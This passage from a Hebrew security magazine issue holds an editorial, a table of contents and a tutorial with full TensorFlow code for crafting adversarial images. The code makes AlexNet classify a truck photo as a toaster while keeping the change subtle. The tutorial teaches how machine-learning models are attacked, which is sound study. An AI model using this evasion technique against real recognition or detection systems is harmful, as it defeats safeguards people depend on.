


Digital Whisper

גליון 96, יולי 2018

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	רון אורבך, יובל טעיה, mickey695, ינאי ליבנה ותומר זית

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-96 של DigitalWhisper,

"היה בוקר, והשמש החדשה ניצנצה בזהב על אדוותיו של ים רוגע. במרחק מיל אחד מן החוף פילחה סירת-דייגים את המים, והאות ל"עדת השחרית" חלף באוויר. אלף שחפים באו להילחם על ניתחי-מזון. יום פעלתני חדש החל.

אולם, במרחקים, לבדו, בודד מעבר לסירה ולחוף עסק ג'ונתן ליווינגסטון השחף באימוניו. ברום מאה רגל באוויר השפיל כרעיו הקרומות, נשא מקורו ואימץ את כל כוחותיו לבצע בכנפיו קימור לולייני קשה ומכאיב. קימור זה משמעו שעכשיו יעופף לאיטו, והוא האט עד שהרוח היתה לחישה בפניו, עד שהאוקיינוס דמם תחתיו. הוא אימץ עיניו בריכוז כביר, כלא את נשימתו, כפה על הקימור... עוד... אינץ'... יחיד... ואחר נפרעו נוצותיו, הוא הזדקר וצנח.

שחפים, כידוע לכם, אינם מאיטים לעולם, אינם מזדקרים לעולם. ההזדקרות באוויר היא להם ביזיון וחרפה. אך ג'ונתן ליווינגסטון השחף לא בוש. הוש שב ומתח כנפיו באותו קימור רוטט וקשה - האט, האט והזדקר שוב - אך הוא לא היה ציפור רגילה.

מרבית השחפים אינם טורחים להוסיף על לימוד עובדות הטיסה הפשוטות ביותר - כיצד להגיע מן החוף אל המזון ולחזור. די להם בכך. לגבי מרבית השחפים אין הטיסה חשובה, אלא למען המזון בלבד. אולם, לשחף זה לא היה כל עניין במזון; עיניו היו נשואות אל הטיסה לבדה. יותר מכל דבר אחר אהב ג'ונתן ליווינגסטון השחף לעוף."

[ג'ונתן ליווינגסטון השחף, ריצ'אד באך. עברית: נורית יהודאי]

ונרצה גם להודות לכל מי שעמל החודש והקליד ממרצו ומזמנו הפנוי לטובת כולנו. תודה רבה **ליובל עטיה**, תודה רבה **לרון אורבך,** תודה רבה **ליובל טעיה,** תודה רבה ל-**mickey695** ותודה רבה **לינאי ליבנה!**

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

דבר העורכים	2
תוכן עניינים	3
תקיפת רשתות נוירונים	4
From Security Bulletin to LPE II: CVE-2016-7255	16
Python String Formatting	44
היכל הבידור (Heap Exploitation against GlibC in 2018)	75
פתרון אתגרי ArkCon 2018	98
דברי סיכום	123

תקיפת רשתות נוירונים

מאת רון אורבך

הקדמה

רשתות נוירונים מלאכותיות (Artificial Neural Network) הינן אוסף מודלים מתמטיים אשר משמשים מערכות-לומדות. ביחס לשיטות המקבילות הן די מוצלחות ומכך השימוש בהן נפוץ. ישנם תחומים רבים אשר להם אפליקציות הנשענות על רשתות נוירונים: עיבוד שפה טבעית (כגון תרגום, הבנת משפטים ומבנים תחביריים), ראייה ממוחשבת (למשל זיהוי אובייקטים מתמונה, זיהוי פנים, ואף נהיגה אוטונומית) וגם אבטחת מידע (כדוגמת זיהוי התנהגות רשתית חריגה או זיהוי וירוסים שאינם חתומים).

במאמר זה נציג בקצרה את רשתות הנוירונים בראי המערכות-הלומדות המיועדות לזיהוי העצם בתמונה, ולאחר מכן נממש 'תקיפה' עליהן. במסגרת המימוש, ניקח תמונה אשר רשת הנוירונים המאומנת תזהה בהצלחה כ-"משאית", ונערוך את התמונה של המשאית באופן חכם שכמעט ולא נראה לעין בלתי מזוינת - כך שנגרום לרשת הנוירונים להצהיר בביטחון כי מדובר בתמונה של "טוסטר".

יש לציין, שמומלץ מאוד לקרוא את המאמר ובמקביל לנסות ולממש על דוגמא משלכם. כל התוכנות שנשתמש בהן הינן חופשיות לשימוש (קוד-פתוח). אמנם, מימושים העוסקים ברשתות נוירונים לרוב דורשים זמן ויכולות עיבוד חזקות בשל הצורך באימונן, אך זה אינו המקרה שלנו - הרצה של התקיפה עצמה תארך פחות מדקה על מחשב נייד ממוצע.

מערכות-לומדות

כמו על הרבה נושאים שיופיעו במאמר, תחום מדעי זה הינו עשיר מאוד ואפשר היה לרשום רק עליו מאמרים רבים. באופן כללי, תחום זה עוסק בניסיון המידול המתמטי והחישובי של בעיית הלמידה. כיצד נגרום למערכת ממוחשבת להבין משהו על סמך הרבה דוגמאות (ולא ע"י הוראה לשיטה מפורשת) ולהכליל מעל הדוגמאות שהיא למדה לפיהן - כך שגם בהינתן מידע שהיא טרם ראתה כמותו, היא תצליח להתמודד עמו בהצלחה. במקרה שלנו, אנחנו נתמקד בשימוש ספציפי של מערכות לומדות והוא זיהוי התוכן של תמונה. ברמה מאוד כללית, עבור יישום זה הציגו למערכת מספר דוגמאות רב של תמונות טבעיות שונות והתיוג שלהן. למשל תמונה של כלב והתיוג "כלב", תמונה של חצוצרה והתיוג "חצוצרה", וכד'. בתהליך האימון, המערכת מקבלת תמונה כקלט ומנחשת מה יהיה התיוג שלה, ולפי ההצלחה או הכישלון היא מעדכנת פרמטרים פנימיים כך שהיא תמזער את כמות הפעמים בהן היא טועה בניחוש שלה.


רשתות נוירונים מלאכותיות

כאמור, רשתות נוירונים מלאכותיות הינן אוסף מודלים מתמטיים אשר משמשים מערכות-לומדות. לצורך המאמר לא צריך להכיר לעומק את המודל, אך כן ארצה להתמקד במספר דברים שעתידים להיות רלוונטיים. היחידות הבסיסיות במודל זה הינם **נוירונים מלאכותיים**. נוירון מלאכותי הוא פונקציה f המקבלת וקטור (רצף מספרים), כופלת כל כניסה בוקטור במשקולת התואמת לה, סוכמת את המכפלות, מוסיפה לסכום הנ"ל מספר שנקרא bias ומפעילה פונקציית אקטיבציה שאינה לינארית (הנוירון מחזיר מספר). אם כן, כל f שכזו מאופיינת במשקולות שלה, והיא תיראה כך:

$$f_{\overrightarrow{\theta_{weights}}}(\overrightarrow{x}) = \varphi_{activation}\left(\sum_{i=1}^{n} x_i \cdot \theta_i + \theta_{bias}\right)$$

רשתות נוירונים מכילות **שכבות** של נוירונים. בין השכבות הנוירונים מחוברים ביניהם, כך שנוירון משכבה מסוימת מקבל את וקטור הקלט שלו שהוא למעשה אוסף פלטים של הרבה נוירונים מהשכבה הקודמת. רשתות הנוירונים שמכילות הרבה שכבות נקראות רשתות עמוקות, ומכאן הכינוי Deep Learning שניתן לתת-התחום של למידה המבוסס רשתות נוירונים מלאכותיות עמוקות.

במאמר אנחנו נתקוף **רשת נוירונים קונבולוציוניות** (Convolutional Neural Networks), או בקיצור CNN, שהן רשתות נוירונים בעלות ארכיטקטורה דומה לזו המתוארת באיור הבא:



[ארכיטקטורה טיפוסית ל-CNN, מקור: https://www.mathworks.com/solutions/deep-learning/convolutional-neural-network.html]

באיור זה אנו רואים כי ניתן למעשה לחלק את תהליך זיהוי האובייקט המתפרש ע"פ השכבות לעומק הרשת - לשלב של חילוץ התכונות, ושלב הסיווג. כלומר, בהתחלה רשת הנוירונים מחלצת מתוך התמונה איזה תכונות רלוונטיות יש בה (בזמן אימון רשת הנוירונים, היא 'בחרה' איזה תכונות הן רלוונטיות לטובת הזיהוי). למשל, אם יש בתמונה צורה של גלגל סביר להניח שיש כלי רכב בתמונה. רק בשכבות האחרונות של הרשת, מבוצע הסיווג שיביא להחלטה איזה אובייקט רואים בתמונה. הסיווג הזה נעשה ע"פ התכונות שחולצו מתמונת הקלט, ולא מתמונה עצמה ישירות. רשתות נוירונים מסוג זה הוכיחו את יעילותן עבור שימושים רבים בראייה ממוחשבת ובפרט עבור זיהוי האובייקט בתמונה.

כעת נרחיב על **הפלט** מרשת נוירונים זו. בפועל, מה שחוזר מהרשת הוא וקטור באורך כמות המחלקות האפשריות. אם נניח לדוגמה כי ישנן 1000 קטגוריות אפשריות של סוג האובייקט בתמונה (כלב, חתול,

שולחן, אופניים, פסנתר, תפוז, וכו') אז הוקטור המוחזר יהיה בגודל 1000 (יכיל אלף מספרים) כאשר כל מספר הוא מ-0 ל-1 ומתאר את ההסתברות (מבחינת רשת הנוירונים) שבתמונה יש את האובייקט התואם. עניין זה יהיה רלוונטי עבורנו בהמשך, שכן אנו נרצה להשפיע על הרשת כך שהיא תפלוט הסתברות גבוהה עבור מחלקה (=קטגוריה) אחרת לחלוטין מזו הנכונה, שאכן מופיעה בתמונה.

לפני שנמשיך הלאה, ארצה לדון בנקודה אחרונה והיא **תהליך האימון**. הלמידה הלכה למעשה מתבטאת בשינוי הערכים של המשקולות בכל נוירון שבשכבות השונות, כך שהרשת תצליח לתת את התשובה הרצויה על קלט כלשהו (רשת הנוירונים היא פונקציה שנקבעת ע"פ המון המשקולות שהיא למדה). כפי שהוסבר קודם לכן, רשת הנוירונים מחזירה וקטור של הסתברויות לכל מחלקה. מגדירים פונקציית הפסד עבור תהליך הלמידה - כך שככל שוקטור ההסתברויות הנ"ל "רחוק" מהתיוג האמיתי (שהוא וקטור שמכיל 1 במקום של המחלקה האמיתית, ואפסים בשאר המקומות), כך הקנס יגדל. איני רוצה לפרט יתר על המידה בהיבט המתמטי, אך נציין שהלמידה מתבצעת ע"י חישוב וקטור הגרדיאנט (מעין הכללה של נגזרת למימדים מרובים) של פונקציית ההפסד. וכאשר משנים את המשקולות בכיוון מנוגד לכיוון שקובע וקטור הגרדיאנט ממזערים את פונקציית ההפסד. שיטה זו נקראת Gradient Descent, ואמנם היא אינה מבטיחה הגעה למינימום גלובאלי, אך כאשר מצליחים להתכנס למינימום מקומי (במזעור ההפסד) הוא יכול להוות כזה שנותן תוצאות טובות מספיק.

כלים

את התקיפה נממש בשפת התכנות **Python** (גרסה 3 ומעלה). Python הינה שפת תכנות סקריפטים (בפרט, אינה עוברת הידור) שקלה מאוד לשימוש.

אנחנו נשתמש בספריה **Tensorflow** לטובת הרצת רשת הנוירונים. Tensorflow הינה ספריה שפותחה ע"י Google והיא נותנת תשתית נוחה למדי לעיצוב מודלים של מערכות לומדות (ובייחוד רשתות נוירונים), אימונן, והרצתן.

רשת הנוירונים שנתקוף תהיה מסוג CNN והיא נקראת **AlexNet**. AlexNet עוצבה ע"י קבוצת SuperVision אשר השתתפה בתחרות ImageNet לזיהוי ויזואלי של אובייקטים בתמונה. AlexNet התחרתה בשנת 2012, כאשר התחום היה פחות נפוץ, והגיעה ל-15.3% שגיאת top-5 (שגיאה זו מתירה לכל רשת לנחש 5 מחלקות אפשריות לכל תמונה ולצדוק באחת), שזה שיפור של יותר מ-10.8% מהיכולות שהיו באותה תחרות. זה נחשב הישג משמעותי ביותר (עד כה הצליחו לשפר באחוזים בודדים לכל היותר), והיווה פריצת דרך משמעותית לתחום. במקור, AlexNet לא עוצבה ע"ג tensorflow, ואנחנו נשתמש בארכיטקטורה והמשקולות שהוסבו לשימוש בtensorflow שפורסם באתר תחת אוניברסיטת טורנטו, בקישור להלן: http://www.cs.toronto.edu/~guerzhoy/tf_alexnet. חשוב לציין כי יש באגים במימוש הנ"ל, לכן מומלץ לעקוב אחרי הקוד שאצרף בשלבים השונים במאמר, שעבר עריכה ותיקון של הבאגים.

לבסוף, אציין עוד 3 ספריות שנעשה בהן שימוש: skimage (באמצעותה נקרא קובץ תמונה), matplotlib (באמצעותה נציג את התמונות המזוייפות), numpy (באמצעותה נבצע מספר חישובים אריתמטיים על המטריצות המייצגות את התמונה).

שימוש ב-AlexNet

בשלב זה אציג את הקוד שיאפשר לנו להשתמש ברשת הנוירונים לזיהוי האובייקטים בתמונה. לשם ההפעלה יש להוריד מהקישור http://www.cs.toronto.edu/~guerzhoy/tf_alexnet את הקבצים caffe_classes.py (מכיל רשימה של שמות הקטגוריות, מה שמאפשר המרה בין מספר הקטגוריה לשם הטקסטואלי שלה) ואת bvlc_alexnet.npy (מכיל את המשקולות של הרשת AlexNet המאומנת, כי אנחנו לא נרצה לאמן מחדש את הרשת אלא להשתמש ברשת מוצלחת שעברה אימון). צריך לוודא שהקבצים הללו יימצאו באותו מקום ממנו מריצים את הקוד שנבנה לאורך המאמר.

נתחיל מייבוא הספריות הרלוונטיות עבורנו, והגדרת 2 קבועים:

```
import numpy as np
import matplotlib.pyplot as plt
from skimage.io import imread
import tensorflow as tf
from caffe_classes import class_names

VALID_PAD = 'VALID'
SAME_PAD = 'SAME'
```

כעת ארשום את הקוד שבונה את הארכיטקטורה של הרשת תוך טעינת המשקולות מהקובץ שרשמנו. הוא אולי יראה ארוך, אך כל מה שהוא עושה זה לבנות את רשת הנוירונים שכבה אחר שכבה (כיום רשתות נוירונים מודרניות מגיעות לעומק של מאות שכבות, כך שהקוד הזה אפילו קצר יחסית).

```
def conv(input, kernel, biases, k_h, k_w, c_o, s_h, s_w, padding=VALID_PAD, group=1):
    """ generates a convolutional layer for the neural network """
    c_i = input.get_shape()[-1]
    convolve = lambda i, k: tf.nn.conv2d(i, k, [1, s_h, s_w, 1], padding=padding)
    if group == 1:
        conv = convolve(input, kernel)
    else:
        input_groups = tf.split(input, group, 3)
        kernel_groups = tf.split(kernel, group, 3)
        output_groups = [convolve(i, k) for i, k in zip(input_groups, kernel_groups)]
        conv = tf.concat(output_groups, 3)
    return tf.reshape(tf.nn.bias_add(conv, biases), [-1] + conv.get_shape().as_list()[1:])


def alexnet(net_data, x):
    """ defines the architecture of Alexnet """
    with tf.name_scope('conv1'):
        conv1W = tf.Variable(net_data["conv1"][0])
        conv1b = tf.Variable(net_data["conv1"][1])
        conv1_in = conv(x, conv1W, conv1b, 11, 11, 96, 4, 4, padding=SAME_PAD, group=1)
        conv1 = tf.nn.relu(conv1_in)
    with tf.name_scope('lrn1'):
        lrn1 = tf.nn.local_response_normalization(conv1, depth_radius=2, alpha=2e-05, beta=0.75,
bias=1.0)
    with tf.name_scope('maxpool1'):
        maxpool1 = tf.nn.max_pool(lrn1, ksize=[1, 3, 3, 1], strides=[1, 2, 2, 1], padding=VALID_PAD)
```

```
    with tf.name_scope('conv2'):
        conv2W = tf.Variable(net_data["conv2"][0])
        conv2b = tf.Variable(net_data["conv2"][1])
        conv2_in = conv(maxpool1, conv2W, conv2b, 5, 5, 256, 1, 1, padding=SAME_PAD, group=2)
        conv2 = tf.nn.relu(conv2_in)
    with tf.name_scope('lrn2'):
        lrn2 = tf.nn.local_response_normalization(conv2, depth_radius=2, alpha=2e-05, beta=0.75,
bias=1.0)
    with tf.name_scope('maxpool2'):
        maxpool2 = tf.nn.max_pool(lrn2, ksize=[1, 3, 3, 1], strides=[1, 2, 2, 1], padding=VALID_PAD)
    with tf.name_scope('conv3'):
        conv3W = tf.Variable(net_data["conv3"][0])
        conv3b = tf.Variable(net_data["conv3"][1])
        conv3_in = conv(maxpool2, conv3W, conv3b, 3, 3, 384, 1, 1, padding=SAME_PAD, group=1)
        conv3 = tf.nn.relu(conv3_in)
    with tf.name_scope('conv4'):
        conv4W = tf.Variable(net_data["conv4"][0])
        conv4b = tf.Variable(net_data["conv4"][1])
        conv4_in = conv(conv3, conv4W, conv4b, 3, 3, 384, 1, 1, padding=SAME_PAD, group=2)
        conv4 = tf.nn.relu(conv4_in)
    with tf.name_scope('conv5'):
        conv5W = tf.Variable(net_data["conv5"][0])
        conv5b = tf.Variable(net_data["conv5"][1])
        conv5_in = conv(conv4, conv5W, conv5b, 3, 3, 256, 1, 1, padding=SAME_PAD, group=2)
        conv5 = tf.nn.relu(conv5_in)
    with tf.name_scope('maxpool5'):
        maxpool5 = tf.nn.max_pool(conv5, ksize=[1, 3, 3, 1], strides=[1, 2, 2, 1], padding=VALID_PAD)
    with tf.name_scope('fc6'):
        fc6W = tf.Variable(net_data["fc6"][0])
        fc6b = tf.Variable(net_data["fc6"][1])
        maxpool5_flat = tf.reshape(maxpool5, [-1, int(np.prod(maxpool5.get_shape()[1:]))])
        fc6 = tf.nn.relu_layer(maxpool5_flat, fc6W, fc6b)
    with tf.name_scope('fc7'):
        fc7W = tf.Variable(net_data["fc7"][0])
        fc7b = tf.Variable(net_data["fc7"][1])
        fc7 = tf.nn.relu_layer(fc6, fc7W, fc7b)
    with tf.name_scope('fc8'):
        fc8W = tf.Variable(net_data["fc8"][0])
        fc8b = tf.Variable(net_data["fc8"][1])
        fc8 = tf.nn.xw_plus_b(fc7, fc8W, fc8b)
    prob = tf.nn.softmax(fc8)
    return prob, fc8
```

הדבר האחרון שנותר לעשות הוא לרשום פונקציה שמריצה את הרשת על תמונה מסוימת, ומחזירה את 5 הניחושים הטובים ביותר של הרשת עבור התמונה (כלומר, את 5 הקטגוריות שקיבלו את ההסתברות הגבוהה ביותר לניחוש מוצלח, מבחינת רשת הנוירונים):

```
def inference(img_path, net_data, top_amount=5):
    """ runs the alexnet on the given image from path (img_path) with the pretrained weights (net_data)
"""
    img = (imread(img_path)[:, :, :3]).astype(np.float64)
    img -= np.mean(img)
    img = img[:, :, ::-1]
    input_shape = (227, 227, 3)
    x = tf.placeholder(tf.float32, (None,) + input_shape)
    prob, fc8 = alexnet(net_data, x)
    init = tf.global_variables_initializer()
    sess = tf.Session()
    sess.run(init)
    output = sess.run(prob, feed_dict={x: [img]})  # could run on many images
    for input_im_ind in range(output.shape[0]):
        inds = np.argsort(output)[input_im_ind, :]
        print("Image", input_im_ind)
        for i in range(top_amount):
            print(inds[-1 - i], class_names[inds[-1 - i]], output[input_im_ind, inds[-1 - i]])
```

בהקשר ה-inference, נבחין כי רשת הנוירונים אומנה על תמונות קלט בגודל 227 על 227 עם 3 ערוצי צבע. לכן גם התמונה שנבחר צריכה להיות צבעונית (RGB) ובגודל זה (ניתן במסגרת הקוד לבצע התאמה אוטומטית, למשל למרכז התמונה או מתיחה של הקלט וכד').

לבלבל את רשת הנוירונים

נתחיל מתיאור כללי של **תהליך התקיפה:** ניקח תמונה של משאית, שרשת הנוירונים מזהה בהצלחה ובביטחון גבוה כמשאית. נמצא קטגוריה שמקבלת הסתברות לא זניחה על התמונה, ונבצע כמו אימון לרשת הנוירונים - אך שבמקום לעדכן את המשקולות של השכבות הפנימיות של רשת הנוירונים (כפי שתיארנו כשהסברנו את תהליך האימון של הרשת) הפעם נתייחס לתמונת הקלט בתור אוסף של משקולות בפני עצמה. למעשה, אנחנו נרשה עריכה ושינוי של תמונת הקלט בלבד, בכיוון המנוגד לגרדיאנט, כך שתתבצע אופטימיזציה שנועדה להגביר את ההסתברות של הקטגוריה המוחלשת שזיהינו בהתחלה. למען הבהירות, אם בתהליך האימון הרגיל הרשת שינתה את המשקולות הפנימיות שלה כדי למזער את פונקציית ההפסד שבגדול הענישה על ניחושים לא נכונים של הרשת, הפעם אנחנו מגדירים את פונקציית ההפסד בתור מינוס האקטיבציה של הקטגוריה שבחרנו. בכך, כאשר אנו מבצעים אופטימיזציה למזעור מינוס האקטיבציה, אנחנו למעשה ממקסמים את האקטיבציה של המחלקה הנ"ל (וכמובן שזה על חשבון הקטגוריות האחרות ובפרט הקטגוריה המקורית - משאית).

אם כך, נתחיל בבחירת התמונה. זו התמונה שבחרתי, לאחר חיתוך לגודל 227 על 227 (יובהר כי ניתן לבחור בכל תמונה שרוצים, מכל קטגוריה, שרשת הנוירונים מזהה בביטחון גבוה נכונה):

[תמונה של משאית, מקור: https://mobilefleetsolutions.com/transportation-and-logistics/tractor-trailer-on-highway]

נריץ לראשונה את רשת הנוירונים על התמונה של המשאית ונראה אם היא מצליחה לזהות אותה כהלכה.

```
def main():
    net_data = np.load(open("bvlc_alexnet.npy", "rb"), encoding="latin1").item()
    inference("truck.png", net_data)


if __name__ == "__main__":
    main()
```

הרצת הקוד נותנת את הפלט הבא:

```
867 trailer truck, tractor trailer, trucking rig, rig, articulated lorry, semi 0.893489
675 moving van 0.0550013
717 pickup, pickup truck 0.0139656
569 garbage truck, dustcart 0.0118674
757 recreational vehicle, RV, R.V. 0.0108393
```

מה שאנו רואים זה את חמשת המחלקות שקיבלו את הניחוש עם ההסתברות הגבוהה ביותר. בתחילת השורה מופיע מספר הקטגוריה, לאחר מכן התיאור הטקסטואלי שלה, ולבסוף ההסתברות. אכן, מקום ראשון עם כ-89% ביטחון, מופיעה הקטגוריה של trailer truck (השמות בהמשך זה כינויים נוספים שמשתתפים באותה המחלקה). נשים לב שבאופן משמעותי יש לה יותר ביטחון בקטגוריה משאית מהקטגוריה הבאה בתור, שהיא moving van עם רק כ-5% ביטחון.

בחירת מחלקת יעד לזיוף

כעת נרצה לבחור את הקטגוריה שאותה נרמה את רשת הנוירונים לזהות. לא נרצה משהו עם הסתברות אפסית לחלוטין, כי זה כנראה יקשה עלינו, אך גם נוכל 'להתפרע' ולקחת משהו עם הסתברות ביטחון נמוכה מאוד. לשם כך, נדפיס את 20 התוצאות הגבוהות ע"י השינוי הבא בקריאה ל-inference:

```
    inference("truck.png", net_data, 20)
```

אני אחסוך מלרשום את כל הפלט, אך אציג את המחלקה ה-18 בדירוג ההסתברותי היא toaster:

```
859 toaster 0.000226374
```

נבחין כי מבחינת רשת הנוירונים, הסיכוי שבתמונה של המשאית שלנו יש למעשה טוסטר הוא כ-0.02%, שזו כבר הסתברות קטנה למדי. למרות זאת, התקיפה שלנו תצליח ונגרום לרשת לחשוב בביטחון גבוה כי בתמונה יש טוסטר.

מימוש התקיפה

נתחיל בתקיפה עצמה כמו ע"פ התהליך שתואר בתחילה. 'נאמן' את רשת הנוירונים כך שהיא תשנה אך ורק את התמונה המקורית ע"מ למקסם את האקטיבציה על המחלקה של הטוסטר. להלן הקוד שיאמן את הרשת באופן הנ"ל:

```
def attack(original_img, net_data, fake_class, original_class, train_iterations=50):
    """ fools the neural network by optimizing input toward fake_class classification """
    input_shape = list(original_img.shape)
    init_var_input_image = tf.constant(original_img.astype(np.float32).reshape([1] + input_shape))
    input_image_var_unchanged = tf.get_variable("input_image_variable",
initializer=init_var_input_image)
    black_img = np.zeros(input_shape, dtype=np.float64)
    x = tf.placeholder(tf.float32, [None]+ input_shape)
    initial_image = tf.get_variable("initial_image_variable", initializer=init_var_input_image)
    opt_im_var = tf.Variable(initial_image)
    opt_x = x + opt_im_var
    prob, fc8 = alexnet(net_data, opt_x)
    loss = -fc8[0, fake_class]  # optimize into fake class

    train_step = tf.train.AdamOptimizer(0.95).minimize(loss, var_list=[opt_im_var])
    init = tf.global_variables_initializer()
    sess = tf.Session()
    sess.run(init)
    for i in range(train_iterations):
        var_mean = np.mean(opt_im_var.eval(session=sess))
        output = sess.run(prob, feed_dict={x: [black_img - var_mean]})
        sess.run(train_step, feed_dict={x: [black_img]})
    print("fake prob:",output[0, fake_class], "\toriginal prob:",output[0, original_class])
    fake = opt_im_var.eval(session=sess)[0, :, :, ::-1]
    for channel in range(3):
        fake[:,:,channel] -= fake[:,:,channel].min()
        fake[:,:,channel] /= fake[:,:,channel].max()
    plt.imshow(fake)
    plt.show()
```

הקוד עובד כפי שתואר תהליך התקיפה: היא מתייחס לתמונת הקלט (המשאית שלנו) בתור אוסף משקולות שהוא יכול לשנות ע"מ למזער את פונקציית ההפסד החדשה שלנו, שהיא מינוס האקטיבציה של הנוירון של טוסטר בשכבה האחרונה. בכוונה לא לקחתי את ההסתברות של טוסטר אלא את האקטיבציה הלקוחה מתוך fc8 השכבה האחרונה של רשת הנוירונים שממנה ישירות נגזרת ההסתברות אחריה הפעלת softmax, כי אחרת כדי למזער את פונקציית ההפסד שהגדרנו, תהליך האימון היה גורם לרשת הנוירונים לשנות את הפיקסלים כך שהרשת תזהה בפחות הצלחה את כל המחלקות האחרות, במקום לזהות ביתר הצלחה את המחלקה של טוסטר כפי שאנחנו רוצים.

ובכן, נעדכן את פונקציית main, נריץ ונצפה בתוצאה (לאחר שהרצנו 50 איטרציות של אימון ושינינו את תמונת הקלט):

```
def main():
    net_data = np.load(open("bvlc_alexnet.npy", "rb"), encoding="latin1").item()
    img = (imread('truck.png')[:, :, :3]).astype(np.float64)
    img -= np.mean(img)
    img = img[:, :, ::-1]
    attack(img, net_data, 859, 867)  # 859=toaster class id, 867=truck class id
```

מה שמייצר את הפלט:

```
fake prob: 1.0  original prob: 2.89078e-33
```

בהצלחה יתרה, גרמנו לרשת לחשוב שמדובר בתמונה של "טוסטר" בביטחון של 100%. כמובן שלא באמת מדובר ב-100% אלא מספר מאוד קרוב לזה, אך בשל אילוצי דיוק וייצוג מספרים ממשיים במחשב הדיגיטלי, הקרבה התעגלה להסתברות 1. כלומר, בעוד שבמקור הרשת חשבה שהיא "טוסטר" רק בסיכוי של כ-0.02% כעת היא בטוחה לחלוטין שהיא רואה "טוסטר" בתמונה (ב-100%). כעת, על התמונה המזויפת שלנו, הרשת חושבת שהיא רואה "משאית" בסיכוי של כ-$\frac{3}{10^{31}}$%. קשה לתפוס כמה קטן מספר זה.

אך לא סיימנו. יש כאן בעיה לא קטנה, אם נתבונן בתמונה המזויפת שקיבלנו לאחר התקיפה, היא נראית כך:

קל לראות את השינויים שהתקיפה שעשינו ביצעה לתמונה. לעין אנושית זה נראה כאילו התמונה מלאה במריחות צבעוניות מוזרות.

תקיפה שקטה יותר

אנחנו רוצים לעשות את התקיפה באופן שקט, שלא יצליחו לזהות אותה אם יתבוננו בתמונה. לשם כך, נוסיף רגולריזציה לפונקציית ההפסד שלנו. לא רק נמזער את מינוס האקטיבציה של "טוסטר", אלא גם נעניש על כל שינוי שנעשה בתמונה המקורית. במילים אחרות, נחשב את סכום ריבועיי ההפרשים בין הפיקסלים בתמונה המקורית לזו הערוכה, ואת ערך זה נוסיף (חיבור) לפונקציית ההפסד (מכיוון שאותה אנו נרצה למזער, תוספת חיובית תגרור הענשה על הסטייה מהתמונה המקורית). בכך נגרום לרשת מצד אחד לשנות את התמונה כדי להגביר את האקטיבציה של הטוסטר ומצד שני לא לשנות באופן קיצוני (או, ניכר לעין) את התמונה.

נעדכן את פונקציית האימון כך (שימו לב לתוספת *2* השורות שאחרי ההגדרה של פונקציית ההפסד *loss*):

```
def attack(original_img, net_data, fake_class, original_class, train_iterations=50):
    """ fools the neural network by optimizing input toward fake_class classification """
    input_shape = list(original_img.shape)
    init_var_input_image = tf.constant(original_img.astype(np.float32).reshape([1] + input_shape))
    input_image_var_unchanged = tf.get_variable("input_image_variable",
initializer=init_var_input_image)
    black_img = np.zeros(input_shape, dtype=np.float64)
    x = tf.placeholder(tf.float32, [None]+ input_shape)
    initial_image = tf.get_variable("initial_image_variable", initializer=init_var_input_image)
    opt_im_var = tf.Variable(initial_image)
    opt_x = x + opt_im_var
    prob, fc8 = alexnet(net_data, opt_x)
    loss = -fc8[0, fake_class]  # optimize into fake class
    penalty_on_input_change = (tf.reduce_sum(tf.square(tf.subtract(opt_im_var,
input_image_var_unchanged))))
    loss += 0.00003 * penalty_on_input_change  # regularize

    train_step = tf.train.AdamOptimizer(0.95).minimize(loss, var_list=[opt_im_var])
    init = tf.global_variables_initializer()
    sess = tf.Session()
    sess.run(init)
    for i in range(train_iterations):
        var_mean = np.mean(opt_im_var.eval(session=sess))
        output = sess.run(prob, feed_dict={x: [black_img - var_mean]})
        sess.run(train_step, feed_dict={x: [black_img]})
    print("fake prob:",output[0, fake_class], "\toriginal prob:",output[0, original_class])
    fake = opt_im_var.eval(session=sess)[0, :, :, ::-1]
    for channel in range(3):
        fake[:,:,channel] -= fake[:,:,channel].min()
        fake[:,:,channel] /= fake[:,:,channel].max()
    plt.imshow(fake)
    plt.show()
```

נריץ, ונקבל את התוצאה הבאה:

```
fake prob: 0.996366     original prob: 0.00278609
```

